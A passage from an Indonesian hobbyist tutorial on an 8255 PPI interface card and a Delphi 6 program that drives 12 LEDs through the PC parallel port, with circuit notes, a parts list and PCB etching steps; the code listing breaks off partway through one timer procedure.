ini sebenarnya adalah IC komparator logika yang dikodekan dalam 1 keluaran. Apabila kaki-kaki yang bersesuaian inputnya mempunyai logika yang sama, maka outputnya akan LOW. Kaki-kaki yang bersesuaian adalah P0 dengan Q0 sampai P7 dengan Q7. pin G berfungsi sebagai gate (pintu) bagi keluaran. Apabila G = 1, maka apapun kondisi inputnya, maka outputnya akan 1. apabila G = 0 dan pin P dan Q yang bersesuaian sama logikanya, maka outputnya akan 0.
- **R-PACK (Resistor package)**
R-PACK ini adalah resistor yang dikemas dalam suatu kemasan yang mempunyai 1 common yang biasanya difungsikan sebagai 'pull up' atau 'pull down'. Dalam skema diatas, R-PACK tersebut berfungsi sebagai 'pull up' (common-nya diberikan ke +5) yaitu untuk memastikan kondisi 1 apabila DIPSWITCH dalam posisi OFF.
- **DIPSWITCH**
DIPSWITCH adalah beberapa saklar yang dikemas dalam suatu kemasan yang mempunyai fungsi untuk membuat kondisi 0 apabila saklar dalam posisi ON dan 1 apabila saklar dalam posisi OFF.
- **IDC 26 PIN**
IDC 26 pin adalah suatu kumpulan pin yang dikemas dalam suatu bentuk yang terdiri dari 26 pin untuk koneksi dengan peralatan luar.

Pengkodean

kalau kita jabarkan dalam bentuk BCD (Binary Code Decimal), maka alamat 300H – 303H menjadi sebagai berikut :

Address	A9	A8	A7	A6	A5	A4	A3	A2	A1	D0
300H	1	1	0	0	0	0	0	0	0	0
301H	1	1	0	0	0	0	0	0	0	1
302H	1	1	0	0	0	0	0	0	1	0
303H	1	1	0	0	0	0	0	0	1	1

- [-] Port 300H digunakan untuk port A karena A0 = 0 dan A1 = 0
- [-] Port 301H digunakan untuk port B karena A0 = 0 dan A1 = 1
- [-] Port 302H digunakan untuk port C karena A0 = 1 dan A1 = 0
- [-] □Port 303H digunakan untuk control word karena A0 = 1 dan A1 = 1

Karena A2 –A7 = 0, maka saklar XA2 – XA7 ditempatkan pada posisi ON dan A8, A9 = 1, mak saklar XA8 dan XA9 ditempatkan pada posisi OFF. Pin A0 –A1 kita berikan ke pin PPI 8255 sebagai selektor (PPI sebenarnya adalah multiplex yang berfungsi LATCH untuk mode 0 ini). AEN (Address Anable) digunakan untuk membuka gate 74ALS688 dan juga berfungsi untuk membedakan fungsi I/O dan MEM (memory). Jika AEN = 0, maka komputer sedang mengakses memori. D0-D7 adalah data bus, digunakan untuk mengirim dan menerima data ke dan dari PPI.

LANGKAH-LANGKAH PERCOBAAN

- 1. Pasang PP card dan hubungkan ke modul tes I/O
- 2. Catat alamat PPI card yang digunakan (\$304 s/d \$307)
- 3. berikan data control word ke alamat control word sebagai berikut :

port A : output
port B : output
port C : output

mode : 0 D7	D6	D5	D4	D3	D2	D1	D0
1	0	0	0	0	0	0	0

Sehingga diperoleh data 80H

Port [\$303] := \$80;

Artinya alamat control word (303H) diberi data 80H.

- 4. LED dari port A, port B dan port C dimatikan dulu dengan cara memberi data 0 ke masing-masing port:

port [\$300] := 0 ; (port A diberi data 0)

port [\$301] := 0 ; (port B diberi data 0)

port [\$302] := 0 ; (port C diberi data 0)

- 5. LED dari port A dijalankan dari port A0 sampai A7 dengan cara memberi data 1 kemudian digeser 1 x ke kiri sebanyak 8 kali. Setelah 8 kali port A dimatikan dengan memberi data =0 ;

data := 1 ; { LED paling kanan dari port A }

for i := 1 to 8 do

begin

port [\$300] :=data ; { LED ke- data nyala }

data := data shl ; { digeser ke kiri 1 x }

delay (100) ; { delay 100 msec agar kelihatan }

end ;

port[\$300] :=0 ; { port A dimatikan dan ganti port selanjutnya }

- 6. Kemudian nyalakan LED dari port B0 –port B7 seperti langkah 3.

data := 1 ; { LED paling kanan dari port A }

for i := 1 to 8 do

begin

port [\$301] :=data ; { LED ke- data nyala }

data := data shl ; { digeser ke kiri 1 x }

delay (100) ; { delay 100 msec agar kelihatan }

end ;

port[\$301] :=0 ; { port B dimatikan dan ganti port selanjutnya }

- 7. Nyalakan LED dari port C0-port C7 seperti langkah 3.

data := 1 ; { LED paling kanan dari port A }

for i := 1 to 8 do

begin

port [\$302] :=data ; { LED ke- data nyala }


data := data shl ; { digeser ke kiri 1 x }

delay (100) ; { delay 100 msec agar kelihatan }

end ;

port[\$302] :=0 ; {port C dimatikan dan ganti port Selanjutnya }

Sekian Dulu tulisan saya, saran / caci-maki / kritikan kirimkan ke XmoenseN@gmail.com , Semoga tulisan ini menjadi bermanfaat buat anda semua. Salam Super (niru Kata “Mario Teguh” :D)




Program Control 12 LED

Penulis : ^XmoenseN^ (XmoenseN@gmail.com)





Program ini sebenarnya adalah tugas saya saat jenjang semester 4 dengan mata kuliah Interface, ini adalah sebuah rangkaian yang simple kok. Di sini saya menggunakan Delphi 6 untuk media control Programnya. Sebelum memasuki tahap pengerjaan, terlebih dahulu siapkan komponennya :


- Sebuah computer yang sudah terinstall Delphi 6
- Sebuah Kabel DB25
- 1 buah DB25 yang jantan (maksudnya yang mempunyai kaki pinnya :D)
- Solder
- Papan PCB secukupnya
- Kabel Pelangi
- Resistor
- Pelarut PCB secukupnya
- Layout Rangkaian
- Strikaan
- Led 12 buah
- Timah Secukupnya
- Penjepit kuku
- Pasta Solder secukupnya
- Rokok Surya 1 bungkus + Capucino
- Dll yang di anggap perlu



Untuk Desain rangkaian saya menggunakan PROTEUS, silahkan cari dim bah google. Rangkaian seperti berikut :



Ini adalah desain di proteus, untuk desain rangkaiannya PCBnya saya menggunakan PCB designer




Untuk Semua desain tersebut, sudah saya lampirkan di dalam artikel ini. Silahkan modifikasi sendiri ya.

Silahkan anda print desain rangkain PCB tersebut, setelah tu Foto Copy dengan Kartas Transparan. Potong rangkaian tersebut dan letakan di atas papan PCB, setelah siap baru di strika, biar tinta foto copy tersebut melengket di papan PCB. (Catatan : Bersihkan papan PCB sebelum di strikan dengan diterjen, untuk menghilangkan minyak di papan PCB tersebut) apabila ada rangkaian terputus perjas dengan menggunakan Spidol Permanet, setelah siap, baru di masukan kedalam larutan PCB, digoyang² sampai semua kuninang PCB lepas, dan hanya tinggal rangkaiannya saja. Bor lah tempat titik kaki komponen yang akan di pasangkan,Pasangkankan komponen pada tempatnya dan solder (Hati² mensolder di kaki DB25 jangan sampai hasil solderan bersatu dengan komponen yang lain). Apabila semua sudah siap, saatnya kita membuat program pengontrolnya dengan menggunakan Delphi 6. Persiapkan Proyek :

- 1 Buah Form
- 25 buah TButton
- 12 Shape
- 10 Timer
- 2 buah TPanel
- 2 Buah TGroupBox
- 3 Buah Label

Desain Form :



Kode Program :

```
+++++START CODE PROGRAM+++++
unit ak;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, ExtCtrls, StdCtrls, Buttons;

type
  TForm1 = class(TForm)
    GroupBox1: TGroupBox;
    Shape1: TShape;
    Shape2: TShape;
    Shape3: TShape;
    Shape4: TShape;
    Shape5: TShape;
    Shape6: TShape;
    Shape7: TShape;
    Shape8: TShape;
    Shape9: TShape;
    Shape10: TShape;
    Shape11: TShape;
    Shape12: TShape;
    Panel1: TPanel;
    GroupBox2: TGroupBox;
```



```
B1: TButton;
B2: TButton;
B3: TButton;
B4: TButton;
B5: TButton;
B6: TButton;
B7: TButton;
B8: TButton;
B9: TButton;
B10: TButton;
B11: TButton;
B12: TButton;
Bstop: TButton;
Panel2: TPanel;
Label1: TLabel;
Ba: TButton;
Bb: TButton;
Bc: TButton;
Bd: TButton;
Be: TButton;
Bf: TButton;
Bg: TButton;
Bh: TButton;
Timer1: TTimer;
Timer2: TTimer;
Timer3: TTimer;
Timer4: TTimer;
Timer5: TTimer;
Timer6: TTimer;
Timer7: TTimer;
Timer8: TTimer;
Bclear: TButton;
Bclose: TButton;
Timer9: TTimer;
Bi: TButton;
Timer10: TTimer;
Bj: TButton;
Label2: TLabel;
Label3: TLabel;
procedure B1Click(Sender: TObject);
procedure B2Click(Sender: TObject);
procedure B3Click(Sender: TObject);
procedure B4Click(Sender: TObject);
procedure B5Click(Sender: TObject);
procedure B6Click(Sender: TObject);
procedure B7Click(Sender: TObject);
procedure B8Click(Sender: TObject);
procedure B9Click(Sender: TObject);
procedure B10Click(Sender: TObject);
procedure B11Click(Sender: TObject);
procedure B12Click(Sender: TObject);
procedure BstopClick(Sender: TObject);
procedure BaClick(Sender: TObject);
procedure BbClick(Sender: TObject);
procedure BcClick(Sender: TObject);
procedure BdClick(Sender: TObject);
procedure BeClick(Sender: TObject);
procedure BfClick(Sender: TObject);
procedure BgClick(Sender: TObject);
procedure BhClick(Sender: TObject);
procedure BiClick(Sender: TObject);
procedure BjClick(Sender: TObject);
procedure Timer1Timer(Sender: TObject);
procedure BclearClick(Sender: TObject);
procedure Timer2Timer(Sender: TObject);
procedure FormCreate(Sender: TObject);
procedure BcloseClick(Sender: TObject);
procedure New(Sender: TObject);
procedure Bulat(Sender: TObject);
procedure Angka(Sender: TObject);
procedure Aku(Sender: TObject);
procedure Timer3Timer(Sender: TObject);
procedure Timer4Timer(Sender: TObject);
procedure Timer5Timer(Sender: TObject);
procedure Timer6Timer(Sender: TObject);
procedure Timer7Timer(Sender: TObject);
procedure Timer8Timer(Sender: TObject);
procedure Timer9Timer(Sender: TObject);
procedure Timer10Timer(Sender: TObject);
private
```

```

    { Private declarations }
public
    { Public declarations }
end;

var
    Form1: TForm1;

implementation
{function portin (ioport:word):byte;assembler;
asm
    mov dx,ax
    in al,dx
end;
procedure portout(portaddress: word; bytetowrite: byte);
begin
    asm
        mov dx,portaddress
        mov al,bytetowrite
        out dx,al
    end;
end;}
function PortIn(Port:Word):Byte;stdcall;external'io.dll';
procedure PortOut(Port:Word;Data:Byte);stdcall;external'io.dll';

procedure Delay(lama:longint);
var
    Ref:longint;
begin
    Ref:=GetTickCount;
    repeat
        Application.ProcessMessages;
    until ((GetTickCount-Ref)>=lama);
end;
{$R *.dfm}

procedure TForm1.Bulat(Sender: TObject);
begin
    shape1.Brush.Color:=clwhite;
    shape2.Brush.Color:=clwhite;
    shape3.Brush.Color:=clwhite;
    shape4.Brush.Color:=clwhite;
    shape5.Brush.Color:=clwhite;
    shape6.Brush.Color:=clwhite;
    shape7.Brush.Color:=clwhite;
    shape8.Brush.Color:=clwhite;
    shape9.Brush.Color:=clwhite;
    shape10.Brush.Color:=clwhite;
    shape11.Brush.Color:=clwhite;
    shape12.Brush.Color:=clwhite;
end;

procedure TForm1.Angka(Sender: TObject);
begin
    b1.Enabled:=false;
    b2.Enabled:=false;
    b3.Enabled:=false;
    b4.Enabled:=false;
    b5.Enabled:=false;
    b6.Enabled:=false;
    b7.Enabled:=false;
    b8.Enabled:=false;
    b9.Enabled:=false;
    b10.Enabled:=false;
    b11.Enabled:=false;
    b12.Enabled:=false;
end;

procedure TForm1.New(Sender: TObject);
begin
    aku(sender);
    b1.Enabled:=true;
    b2.Enabled:=true;
    b3.Enabled:=true;
    b4.Enabled:=true;
    b5.Enabled:=true;
    b6.Enabled:=true;
    b7.Enabled:=true;
    b8.Enabled:=true;
    b9.Enabled:=true;

```

```
b10.Enabled:=true;
b11.Enabled:=true;
b12.Enabled:=true;
end;

procedure TForm1.Aku(Sender: TObject);
begin
  timer1.Enabled:=false;
  timer2.Enabled:=false;
  timer3.Enabled:=false;
  timer4.Enabled:=false;
  timer5.Enabled:=false;
  timer6.Enabled:=false;
  timer7.Enabled:=false;
  timer8.Enabled:=false;
  timer9.Enabled:=false;
  timer10.Enabled:=false;
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
  aku(sender);
  portout($37a,$b);
  portout($378,$00);
end;

procedure TForm1.B1Click(Sender: TObject);
begin
  portout($37a,$a);
  portout($378,00);
  bulat(sender);
  shape1.Brush.Color:=clred;
end;

procedure TForm1.B2Click(Sender: TObject);
begin
  portout($37a,$9);
  portout($378,$00);
  bulat(sender);
  shape2.Brush.Color:=clred;
end;

procedure TForm1.B3Click(Sender: TObject);
begin
  portout($378,$02);
  portout($37a,$b);
  bulat(sender);
  shape3.Brush.Color:=clred;
end;

procedure TForm1.B4Click(Sender: TObject);
begin
  portout($378,$04);
  portout($37a,$b);
  bulat(sender);
  shape4.Brush.Color:=clred;
end;

procedure TForm1.B5Click(Sender: TObject);
begin
  portout($378,$08);
  portout($37a,$b);
  bulat(sender);
  shape5.Brush.Color:=clred;
end;

procedure TForm1.B6Click(Sender: TObject);
begin
  portout($378,$10);
  portout($37a,$b);
  bulat(sender);
  shape6.Brush.Color:=clred;
end;

procedure TForm1.B7Click(Sender: TObject);
begin
  portout($378,$20);
  portout($37a,$b);
  bulat(sender);
  shape7.Brush.Color:=clred;
```

```
end;

procedure TForm1.B8Click(Sender: TObject);
begin
  portout($378,$40);
  portout($37a,$b);
  bulat(sender);
  shape8.Brush.Color:=clred;
end;

procedure TForm1.B9Click(Sender: TObject);
begin
  portout($378,$80);
  portout($37a,$b);
  bulat(sender);
  shape9.Brush.Color:=clred;
end;

procedure TForm1.B10Click(Sender: TObject);
begin
  portout($378,01);
  portout($37a,$b);
  bulat(sender);
  shape10.Brush.Color:=clred;
end;

procedure TForm1.B11Click(Sender: TObject);
begin
  portout($37a,$f);
  portout($378,00);
  bulat(sender);
  shape11.Brush.Color:=clred;
end;

procedure TForm1.B12Click(Sender: TObject);
begin
  portout($37a,$3);
  portout($378,00);
  bulat(sender);
  shape12.Brush.Color:=clred;
end;

procedure TForm1.BaClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer1.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BbClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer2.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BcClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer3.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BdClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer4.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BeClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer5.Enabled:=true;
  angka(sender);
```



```
end;

procedure TForm1.BfClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer6.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BgClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer7.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BhClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer8.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BiClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer9.Enabled:=true;
  angka(sender);
end;

procedure TForm1.BjClick(Sender: TObject);
begin
  bclear.Click;
  aku(sender);
  timer10.Enabled:=true;
  angka(sender);
end;

procedure TForm1.Timer1Timer(Sender: TObject);
begin
  portout($37a,$a);delay(10);
  bulat(sender);
  shape1.Brush.Color:=clred;
  portout($37a,$9);delay(10);
  bulat(sender);
  shape2.Brush.Color:=clred;
  portout($37a,$b);
  portout($378,$02);delay(10);
  bulat(sender);
  shape3.Brush.Color:=clred;
  portout($378,$04);delay(10);
  bulat(sender);
  shape4.Brush.Color:=clred;
  portout($378,$08);delay(10);
  bulat(sender);
  shape5.Brush.Color:=clred;
  portout($378,$10);delay(10);
  bulat(sender);
  shape6.Brush.Color:=clred;
  portout($378,$20);delay(10);
  bulat(sender);
  shape7.Brush.Color:=clred;
  portout($378,$40);delay(10);
  bulat(sender);
  shape8.Brush.Color:=clred;
  portout($378,$80);delay(10);
  bulat(sender);
  shape9.Brush.Color:=clred;
  portout($378,$01);delay(10);
  bulat(sender);
  shape10.Brush.Color:=clred;
  portout($378,$00);
  portout($37a,$f);delay(10);
  bulat(sender);
  shape11.Brush.Color:=clred;
  portout($37a,$3);delay(10);
```

```
    bulat(sender);
    shape12.Brush.Color:=clred;
    portout($37a,$b);delay(10);
    bulat(sender);
end;

procedure TForm1.Timer2Timer(Sender: TObject);
begin
    portout($37a,$3);delay(80);
    bulat(sender);
    shape12.Brush.Color:=clred;
    portout($37a,$f);delay(80);
    bulat(sender);
    shape11.Brush.Color:=clred;
    portout($37a,$b);
    portout($378,$01);delay(80);
    bulat(sender);
    shape10.Brush.Color:=clred;
    portout($378,$80);delay(80);
    bulat(sender);
    shape9.Brush.Color:=clred;
    portout($378,$40);delay(80);
    bulat(sender);
    shape8.Brush.Color:=clred;
    portout($378,$20);delay(80);
    bulat(sender);
    shape7.Brush.Color:=clred;
    portout($378,$10);delay(80);
    bulat(sender);
    shape6.Brush.Color:=clred;
    portout($378,$08);delay(80);
    bulat(sender);
    shape5.Brush.Color:=clred;
    portout($378,$04);delay(80);
    bulat(sender);
    shape4.Brush.Color:=clred;
    portout($378,$02);delay(80);
    bulat(sender);
    shape3.Brush.Color:=clred;
    portout($378,$00);
    portout($37a,$9);delay(80);
    bulat(sender);
    shape2.Brush.Color:=clred;
    portout($37a,$a);delay(80);
    bulat(sender);
    shape1.Brush.Color:=clred;
    portout($37a,$b);delay(80);
    bulat(sender);
end;

procedure TForm1.Timer3Timer(Sender: TObject);
begin
    portout($37a,$a);delay(80);
    bulat(sender);
    shape1.Brush.Color:=clred;
    portout($37a,$9);delay(80);
    bulat(sender);
    shape2.Brush.Color:=clred;
    portout($37a,$b);
    portout($378,$02);delay(80);
    bulat(sender);
    shape3.Brush.Color:=clred;
    portout($378,$04);delay(80);
    bulat(sender);
    shape4.Brush.Color:=clred;
    portout($378,$08);delay(80);
    bulat(sender);
    shape5.Brush.Color:=clred;
    portout($378,$10);delay(80);
    bulat(sender);
    shape6.Brush.Color:=clred;
    portout($378,$20);delay(80);
    bulat(sender);
    shape7.Brush.Color:=clred;
    portout($378,$40);delay(80);
    bulat(sender);
    shape8.Brush.Color:=clred;
    portout($378,$80);delay(80);
    bulat(sender);
    shape9.Brush.Color:=clred;
```

```
portout($378,$01);delay(80);
bulat(sender);
shape10.Brush.Color:=clred;
portout($378,$00);
portout($37a,$f);delay(80);
bulat(sender);
shape11.Brush.Color:=clred;
portout($37a,$3);delay(80);
bulat(sender);
shape12.Brush.Color:=clred;
portout($37a,$f);delay(80);
bulat(sender);
shape11.Brush.Color:=clred;
portout($37a,$b);
portout($378,$01);delay(80);
bulat(sender);
shape10.Brush.Color:=clred;
portout($378,$80);delay(80);
bulat(sender);
shape9.Brush.Color:=clred;
portout($378,$40);delay(80);
bulat(sender);
shape8.Brush.Color:=clred;
portout($378,$20);delay(80);
bulat(sender);
shape7.Brush.Color:=clred;
portout($378,$10);delay(80);
bulat(sender);
shape6.Brush.Color:=clred;
portout($378,$08);delay(80);
bulat(sender);
shape5.Brush.Color:=clred;
portout($378,$04);delay(80);
bulat(sender);
shape4.Brush.Color:=clred;
portout($378,$02);delay(80);
bulat(sender);
shape3.Brush.Color:=clred;
portout($378,$00);
portout($37a,$9);delay(80);
bulat(sender);
shape2.Brush.Color:=clred;
portout($37a,$b);delay(80);
bulat(sender);
end;
```

```
procedure TForm1.Timer4Timer(Sender: TObject);
begin
portout($37a,$2);delay(80);
bulat(sender);
shape1.Brush.Color:=clred;
shape12.Brush.Color:=clred;
portout($37a,$d);delay(80);
bulat(sender);
shape2.Brush.Color:=clred;
shape11.Brush.Color:=clred;
portout($37a,$b);
portout($378,$03);delay(80);
bulat(sender);
shape3.Brush.Color:=clred;
shape10.Brush.Color:=clred;
portout($378,$84);delay(80);
bulat(sender);
shape4.Brush.Color:=clred;
shape9.Brush.Color:=clred;
portout($378,$48);delay(80);
bulat(sender);
shape5.Brush.Color:=clred;
shape8.Brush.Color:=clred;
portout($378,$30);delay(80);
bulat(sender);
shape7.Brush.Color:=clred;
